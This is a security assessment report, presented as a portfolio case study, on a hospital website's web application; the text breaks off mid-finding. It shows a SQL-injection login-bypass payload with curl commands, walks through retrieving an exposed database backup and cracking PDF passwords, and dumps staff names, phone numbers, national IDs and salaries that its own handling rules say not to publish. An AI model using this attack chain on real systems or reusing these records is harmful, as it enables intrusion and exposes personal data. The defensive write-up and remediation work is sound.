

MEDIROZA GENERAL HOSPITAL

INDEPENDENT WEB APPLICATION SECURITY ASSESSMENT

& EXPLOITATION CASE STUDY

Prepared by Chandrashekar Bala

Authorized black-box external assessment | Assessment date: 01 October 2026 | Report date: 02 October 2026

Target: <https://medirozahospital.com> | Classification: CONFIDENTIAL

Project characteristic	Value
Assessment type	External black-box web application security assessment
Primary objective	Identify, validate and document exploitable weaknesses and their real impact
Evidence standard	Reproducible request/response evidence, screenshots, hashes and command register
Portfolio positioning	Independent technical case study derived from an authorized controlled assessment

This edition is intentionally presented as a standalone security engineering project rather than as a classroom milestone report. The underlying activity was performed under written authorization in a controlled environment; the report focuses on the technical work, evidence quality, attack-chain reasoning, remediation engineering and retest criteria that make the project useful as a professional portfolio artifact.

Document Control, Provenance & Handling

Field	Value
Author	Chandrashekar Bala
Primary target	https://medirozahospital.com
Resolved address	199.188.201.16
Assessment type	Black-box external web application penetration test
Authorization	Written authorization for security testing was provided by the exercise owner
Assessment date	01 October 2026
Report version	2.0 — Independent Portfolio Edition
Classification	CONFIDENTIAL — restricted technical evidence

Project provenance: the assessment was originally performed within an authorized Networkwalks controlled environment. This report deliberately removes classroom milestone framing from the main narrative and presents the work as a standalone security assessment and exploitation case study. The authorization boundary remains unchanged: testing was limited to the target domain; no social engineering or denial-of-service activity was performed.

Handling requirements

- Do not publish the confidential report, recovered document passwords, raw patient PDFs, national identifiers, direct employee contact data or the raw SQL backup.
- For public portfolio use, publish only a sanitized version that removes credentials and sensitive personal data.
- Preserve evidence hashes and the original evidence package when demonstrating reproducibility privately.
- The report distinguishes confirmed observations from interpretations and explicitly records limitations where a control could not be independently verified.

Evidence classification

Class	Examples	Handling
E0 — Public surface	DNS, public HTML, HTTP status, public metadata	Suitable for narrative evidence
E1 — Technical restricted	Nmap, Burp captures, error output, SQLi proof	Restricted technical distribution
E2 — Sensitive	Patient-report artifacts, hashes, decrypted evidence	Confidential; minimum necessary handling
E3 — Credential/identity	Recovered passwords, national IDs, direct contact data	Never publish; restricted appendix only

1. Executive Summary

This assessment identified a connected set of weaknesses that permits an external attacker to move from ordinary web reconnaissance to access to highly sensitive information without privileged network access. The two most consequential paths are independent: an exposed database backup directly disclosed internal staff and shareholder records, while SQL injection in the patient login flow bypassed authentication and enabled retrieval of three confidential pathology-report PDFs.

The evidence is unusually strong for a portfolio case study because the assessment does not stop at scanner output. It establishes a baseline request, changes a single input, records the resulting HTTP-state transition, confirms the authenticated portal in a browser, retrieves the referenced files, analyzes their protection, performs offline password recovery, validates the recovered documents and separately retrieves the exposed database backup. The result is a demonstrable end-to-end attack chain rather than a list of theoretical vulnerabilities.

Risk at a glance

ID	Finding	Severity	CVSS	Primary impact
F-01	Unauthenticated directory indexing on /old/, /patient/ and /staff/	HIGH	7.5	Public enumeration of application files, logs, report paths and backup names.
F-02	Unauthenticated internal HR database backup exposure	CRITICAL	9.4*	Direct disclosure of 30 staff records and 10 shareholder records.
F-03	SQL injection enabling patient-portal authentication bypass	CRITICAL	9.8	Authentication boundary bypass followed by access to patient reporting functions.
F-04	Verbose SQL/database error disclosure	MEDIUM	5.3	Database implementation details disclosed to the remote requester.
F-05	Sensitive patient-report retrieval following authentication bypass	HIGH	8.1*	Three confidential pathology-report PDFs were retrieved after the auth bypass.
F-06	Predictable/disclosed patient-report storage path	LOW	3.1*	Sequential report identifiers and a disclosed storage path reduce discovery effort.
F-07	Public disclosure of error-log filename/metadata	MEDIUM	5.3*	Directory indexing reveals an application error log filename and metadata.
F-08	Server/hosting fingerprint disclosure	LOW	3.1*	Web and hosting-layer fingerprints are externally observable.

Executive interpretation

- F-02 is independently critical because the web server exposes a database backup containing 30 staff records and 10 shareholder records, including national identifiers, contact data, compensation and ownership information.
- F-03 is independently critical because a crafted username value changes an invalid authentication response into an HTTP 302 redirect to the authenticated patient portal.
- F-05 demonstrates downstream patient-data access after the authentication boundary is bypassed. The report intentionally does not label this as a standalone IDOR because cross-patient authorization was not separately tested.
- F-01, F-04, F-06 and F-07 reduce attacker effort or disclose application internals and therefore amplify the critical paths.
- F-08 is defense-in-depth only: server and hosting fingerprints were observed, but no specific version-based exploit was established.

The attack chain in one view

- External reconnaissance → application and restricted directories discovered.
- Directory indexing → backup filename, login surface, report storage path and error-log metadata exposed.
- Public SQL backup → confidential HR and shareholder data retrieved without authentication.
- Patient login baseline → normal HTTP 200 authentication failure.
- Single controlled SQL syntax alteration → HTTP 302 redirect to patient portal.
- Portal HTML → three sequential report download identifiers discovered.
- Three encrypted PDFs → retrieved as HTTP 200 application/pdf responses.
- PDF security analysis → legacy Standard handler parameters identified; dictionary-based offline recovery succeeded for all three files.
- Recovered artifacts → decryption and structural validation completed.

2. Why this project is technically distinctive

The project is designed as a security engineering case study rather than a scanner dump. Its distinctive value comes from joining offensive validation with defensive interpretation: every material finding has a reproduction path, evidence boundary, root-cause hypothesis at the level supported by the evidence, remediation guidance, detection opportunities and a concrete retest condition.

Skills demonstrated

Domain	Demonstrated capability
Reconnaissance	DNS, WHOIS, HTTP metadata, robots/sitemap analysis, service enumeration and attack-surface mapping
Web application testing	Authentication analysis, parameter tampering, SQL injection validation, directory exposure and access-control analysis
Manual exploitation	Differential request testing, browser confirmation and controlled retrieval of sensitive objects
Tool validation	Burp Suite evidence capture and conservative sqlmap verification with limitations recorded
Document security	PDF encryption inspection, hash extraction, offline password recovery and post-decryption integrity validation
Data analysis	Structured analysis of exposed HR/shareholder records and exact payroll statistics

Domain	Demonstrated capability
Reporting	CVSS/CWE mapping, evidence matrix, root-cause analysis, remediation and retest design
Detection engineering	Concrete log sources and behavioral indicators for SQLi and anomalous portal access

3. Scope, Authorization & Rules of Engagement

Item	Value
In-scope target	https://medirozahospital.com
Target IP	199.188.201.16
Starting position	External, unauthenticated
Testing model	Black-box
Exclusions	No social engineering; no denial of service; no outside-domain testing
Data handling	Minimum necessary acquisition for authorized milestones and evidence preservation

Auxiliary services were observed during network enumeration, including FTP, SMTP, DNS, POP3/IMAP and cPanel-related ports. Because the target appears to use shared hosting and the engagement boundary was the web domain, those services are treated as attack-surface observations rather than automatically as vulnerabilities. No independent exploitation of those services is claimed.

4. Methodology & Assessment Workflow

Phase	Activities	Evidence
Reconnaissance	DNS, HTTP, robots.txt, sitemap, WHOIS, certificate and metadata review	DNS/HTTP outputs, screenshots
Attack-surface mapping	Public pages, restricted directories, login endpoints, portal links	HTML, directory listings, screenshots
Authentication testing	Baseline invalid login followed by controlled input mutation	HTTP status/redirect differential, Burp evidence
Exploitation validation	Browser confirmation, report enumeration and file retrieval	Portal screenshots, PDF artifacts
Cryptographic analysis	PDF metadata, encryption parameters, hash extraction, password recovery	qpdf output, hashes, crack evidence
Sensitive-data exposure	Public backup retrieval and structured data analysis	Raw SQL, tables, exact statistics
Reporting/retest design	Risk classification, root cause, remediation and closure tests	This report and evidence matrix

Testing philosophy

The methodology prioritized proof over volume. A scanner result alone was not accepted as the final determination when the application could be tested manually. Conversely, the report does not upgrade an automated result into a confirmation when the tool did not independently validate the issue. This is especially important for the SQL injection finding: sqlmap encountered repeated HTTP 403 responses and connection

instability, while the manual test produced a reproducible authentication-state change and browser-confirmed access.

5. Reconnaissance & Attack-Surface Mapping

5.1 DNS and hosting identity

The target resolved consistently to 199.188.201.16 through both Cloudflare public resolvers tested in the captured commands. WHOIS data identified NameCheap registration/hosting context, while the service scan exposed a shared-hosting style service set. The hostname responded normally over HTTPS, whereas direct-to-IP requests produced different HTTP behavior; this is treated as routing/SNI/load-balancer behavior, not as a vulnerability by itself.

Observation	Result
A record	199.188.201.16
HTTP hostname	HTTP/2 200
Content type	text/html
Server header	LiteSpeed
Generator	Mediroza CMS 1.4.2
Author metadata	Mediroza IT Department
TLS	TLS 1.3 observed; hostname certificate behavior recorded in scan evidence
MX	mx1/mx2/mx3-hosting.jellyfish.systems
SPF	Includes +a, +mx, two hosting IPs and spf.web-hosting.com

5.2 Public application map

Path	Observed role	Security relevance
/index.html	Public homepage	Application identity
/about.html	Public content	Recon
/doctors.html	Public content	Recon
/contact.html	Public contact information	Recon
/patient/login.php	Patient authentication	Critical attack surface
/staff/login.php	Staff authentication	Restricted surface
/patient/portal.php	Authenticated patient portal	Reached after bypass
/patient/download.php?id=n	Patient document retrieval	Sensitive object access
/old/	Legacy/backup directory	Directly exposed backup
/patient/	Patient directory listing	File and endpoint enumeration
/staff/	Staff directory listing	Restricted endpoint enumeration

5.3 robots.txt and sitemap

robots.txt explicitly disallowed /patient/, /staff/ and /old/. This is not an access-control mechanism: the directories remained externally reachable and, in the observed cases, indexable. The sitemap contained public pages and omitted those restricted paths. The combination demonstrates why crawler directives should never be relied upon to protect sensitive resources.

```
User-agent: *
Disallow: /patient/
```

Disallow: /staff/
 Disallow: /old/
 Sitemap: <https://medirozahospital.com/sitemap.xml>

5.4 Network service exposure

Port	Observed service / behavior	Treatment
21	Pure-FTPD	Observed only
25	SMTP	Observed only
53	BIND/DNS	Observed only
80	HAProxy/openresty; direct-IP 403	Observed only
110	Dovecot POP3	Observed only
143	Dovecot IMAP	Observed only
443	HAProxy/openresty; TLS; direct-IP 403	Primary web path by hostname
465	SMTPS	Observed only
587	Exim submission	Observed only
993	IMAPS	Observed only
995	POP3S	Observed only
2077	cPanel/management redirect	Observed only
2091	cPanel/management; unauthorized	Observed only

Two full TCP scans differed: the first reported 13 open ports and the later repeat reported eight. The report retains that discrepancy because it is part of the evidence. Shared hosting, filtering and transient load-balancer behavior can change what is visible between scans. No unsupported conclusion is drawn from the difference.

F-01 — Unauthenticated directory indexing on /old/, /patient/ and /staff/

CRITICALITY	CVSS v3.1	CWE
HIGH	7.5	CWE-548

Technical description


Directory indexing converts a web root from a known application surface into a browsable file inventory. In this assessment, /old/, /patient/ and /staff/ exposed directory listings. The listing under /old/ was particularly consequential because it revealed a backup filename that could then be requested directly. The /patient/ listing exposed download.php, portal.php, login.php, logout.php and an error_log file.

Why the evidence matters


An attacker does not need to guess endpoint names when the server supplies them. Enumeration reduces attack complexity and reveals legacy artifacts that are normally expected to be unreachable.

Confirmed evidence


- /old/ directory listing exposed mediroza_db_backup_2019.sql.
- /patient/ directory listing exposed reports/, download.php, error_log, login.php, logout.php and portal.php.
- /staff/ directory listing exposed login.php.
- /patient/reports/ returned 403 when browsed directly.



Evidence: /old/ directory listing and exposed backup filename.



Evidence: /patient/ directory listing.



Evidence: /staff/ directory listing.

Impact

Public enumeration of application files, logs, report paths and backup names.

Root cause / control failure

In this assessment, /old/, /patient/ and /staff/ exposed directory listings. The listing under /old/ was particularly consequential because it revealed a backup filename that could then be requested directly. The /patient/ listing exposed download.php, portal.php, login.php, logout.php and an error_log file.

Remediation

- Disable auto-indexing

- remove sensitive material from the web root
- deny direct access to backup/archive/log extensions
- deploy a default-deny rule for legacy directories
- retest known and guessed filenames.

Retest criteria

Unauthenticated requests to /old/, /patient/ and /staff/ must not return directory listings; known backup/log filenames must return 403/404.

F-02 — Unauthenticated internal HR database backup exposure

CRITICALITY	CVSS v3.1	CWE
CRITICAL	9.4*	CWE-552

Technical description

The file `mediroza_db_backup_2019.sql` was directly retrievable from `/old/`. Its header identifies a Mediroza CMS 1.4.2 backup for the `mediroza_hr` database and explicitly warns that it contains confidential staff and shareholder records. The captured SQL contains 30 staff rows and 10 shareholder rows. Staff fields include full name, job title, department, email, phone, national ID, monthly salary and joining date. Shareholder fields include name, ownership percentage, shares held and share class.

Why the evidence matters

This is a direct unauthenticated disclosure of internal corporate and personal data. The finding is independent of the patient login SQL injection; an attacker can obtain the backup without first authenticating. The data is structured and immediately machine-readable, which materially increases its usefulness.

Confirmed evidence

- Unauthenticated GET retrieved the SQL backup successfully.
- Backup size: approximately 6.2 KB; 93 lines.
- Staff table: 30 records.
- Shareholders table: 10 records.
- Exact monthly payroll derived from the captured salary values: ZAR 2,027,000.
- Minimum salary: ZAR 19,000; maximum: ZAR 160,000; average: ZAR 67,566.67.

```

-- mediroza_db_backup_2019.sql
-- Mediroza General Hospital - internal database backup
-- Generated by Mediroza CMS 1.4.2 backup module
-- Host: localhost Database: mediroza_hr
-- WARNING: contains confidential staff and shareholder records
-- Backup date: 2019-08-27 02:14:03

SET NAMES utf8mb4;
SET FOREIGN_KEY_CHECKS = 0;

--
-- Table structure for table `staff`
--
DROP TABLE IF EXISTS `staff`;
CREATE TABLE `staff` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `full_name` varchar(120) NOT NULL,
  `job_title` varchar(120) NOT NULL,
  `department` varchar(80) NOT NULL,
  `email` varchar(120) NOT NULL,
  `phone` varchar(20) NOT NULL,
  `national_id` varchar(20) NOT NULL,
  `monthly_salary_zar` int(11) NOT NULL,
  `date_joined` date NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

--
-- Dumping data for table `staff`
--

LOCK TABLES `staff` WRITE;
INSERT INTO `staff` (`id`,`full_name`,`job_title`,`department`,`email`,`phone`,`national_id`,`monthly_salary_zar`,`date_joined`) VALUES
(1,'Dr. Rajesh Naidoo','Chief Pathologist','Diagnostics Lab','r.naidoo@medirozahospital.com','+27 82 101 2007','85021013011081',130000,'2009-03-16'),
(2,'Sarah Botha','Chief Financial Officer','Finance','s.botha@medirozahospital.com','+27 82 102 2014','85031023022082',152000,'2011-07-01'),
(3,'Dr. Johan van der Merwe','Medical Director','Management','j.merwe@medirozahospital.com','+27 82 103 2021','85041033033083',160000,'2007-01-22'),
(4,'Dr. Anita Naicker','Consultant Cardiologist','Cardiology','a.naicker@medirozahospital.com','+27 82 104 2028','85051043044084',152000,'2012-09-10'),
(5,'Dr. Ahmed Kara','Consultant Physician','Internal Medicine','a.kara@medirozahospital.com','+27 82 105 2035','85061053055085',128000,'2013-02-18'),
(6,'Dr. Yusuf Cassin','Senior Registrar','Emergency & Trauma','y.cassin@medirozahospital.com','+27 82 106 2042','85071063066086',74000,'2018-05-04'),
(7,'Michael Roberts','HR Director','Human Resources','m.roberts@medirozahospital.com','+27 82 107 2049','85081073077087',96000,'2010-11-15'),
(8,'Susan Pretorius','HR Officer','Human Resources','s.pretorius@medirozahospital.com','+27 82 108 2056','85091083088088',32000,'2016-06-23'),
(9,'Jameel Malik','IT Systems Administrator','IT','j.malik@medirozahospital.com','+27 82 109 2063','85101093099089',58000,'2015-04-12'),
(10,'Thabo Molefe','Network Engineer','IT','t.molefe@medirozahospital.com','+27 82 110 2070','85111103110081',46000,'2017-10-02'),
(11,'Nomvula Khumalo','Registered Nurse','Emergency & Trauma','n.khumalo@medirozahospital.com','+27 82 111 2077','85121113121082',34000,'2016-01-19'),
(12,'Lerato Mokoena','Registered Nurse','Pediatrics','l.mokoena@medirozahospital.com','+27 82 112 2084','85011123122083',33000,'2017-06-07'),
(13,'Bongani Ndlovu','Registered Nurse','Cardiology','b.ndlovu@medirozahospital.com','+27 82 113 2091','85021133133084',35000,'2015-12-01'),
(14,'Zanele Mahlangu','Nursing Sister','Theatre','z.mahlangu@medirozahospital.com','+27 82 114 2098','85031143154085',42000,'2013-03-25'),
(15,'Kagiso Sithole','Pharmacist','Pharmacy','k.sithole@medirozahospital.com','+27 82 115 2105','85041153165086',61000,'2014-09-08'),
(16,'Naledi Zulu','Pharmacy Assistant','Pharmacy','n.zulu@medirozahospital.com','+27 82 116 2112','85051163176087',26000,'2019-02-14'),
(17,'Themba Nkosi','Radiographer','Radiology','t.nkosi@medirozahospital.com','+27 82 117 2119','85061173187088',44000,'2016-07-30'),
(18,'Palessa Radebe','Radiographer','Radiology','p.radebe@medirozahospital.com','+27 82 118 2126','85071183198088',43000,'2017-04-11'),

```

Evidence: browser-rendered internal SQL backup and confidentiality warning.

Impact

Direct disclosure of 30 staff records and 10 shareholder records.

Root cause / control failure

Its header identifies a Mediroza CMS 1.4.2 backup for the mediroza_hr database and explicitly warns that it contains confidential staff and shareholder records. The captured SQL contains 30 staff rows and 10 shareholder rows. Staff fields include full name, job title, department, email, phone, national ID, monthly salary and joining date. Shareholder fields include name, ownership percentage, shares held and share class.

Remediation

- Remove the backup from the public web root
- rotate or delete exposed copies
- block backup/archive extensions at the web-server layer
- store backups outside the document root
- enforce authenticated, audited backup retrieval
- search the deployment for additional copies.

Retest criteria

The known backup URL and common backup extensions must be inaccessible without authenticated administrative authorization; no confidential data may be returned.

F-03 — SQL injection enabling patient-portal authentication bypass

CRITICALITY	CVSS v3.1	CWE
CRITICAL	9.8	CWE-89

Technical description

The patient login endpoint accepted username and password via POST. A baseline invalid credential request returned HTTP 200 with a 2,281-byte response and no redirect. Changing only the username to the controlled value admin' -- - changed the result to HTTP 302 with a Location header pointing to /patient/portal.php. Browser evidence then showed the authenticated patient portal. This differential behavior is the central manual proof.

Why the evidence matters

The application appears to be allowing attacker-controlled syntax to alter the database query used for authentication. The exact unseen source-code statement is not claimed; the evidence supports insufficient query parameterization/input handling.

Confirmed evidence

Baseline request:

```
curl -k -sS -o /tmp/a.html -w "status=%{http_code} size=%{size_download} redirect=%{redirect_url}\n" -X POST
"https://medirozahospital.com/patient/login.php" --data-urlencode "username=admin" --data-urlencode
"password=wrongpassword123"
```


Observed baseline: status=200, size=2281, redirect empty.



Controlled exploit request:


```
